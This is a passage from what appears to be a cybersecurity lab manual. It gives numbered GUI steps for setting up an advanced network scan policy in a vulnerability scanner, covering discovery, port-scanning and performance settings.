


10. The **New Policy / Advanced Scan** section appears.


11. In the **Settings** tab under the **BASIC** setting type, specify a policy name in the **Name** field (here, **NetworkScan_Policy**), and give a **Description** about the policy (here, **Scanning a Network**).




12. In the **Settings** tab, click **DISCOVERY** setting type and turn off the **Ping the remote host** option from the right pane.




13. Select the **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox. Leave the other fields with default options, as shown in the screenshot.



14. Select the **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**.

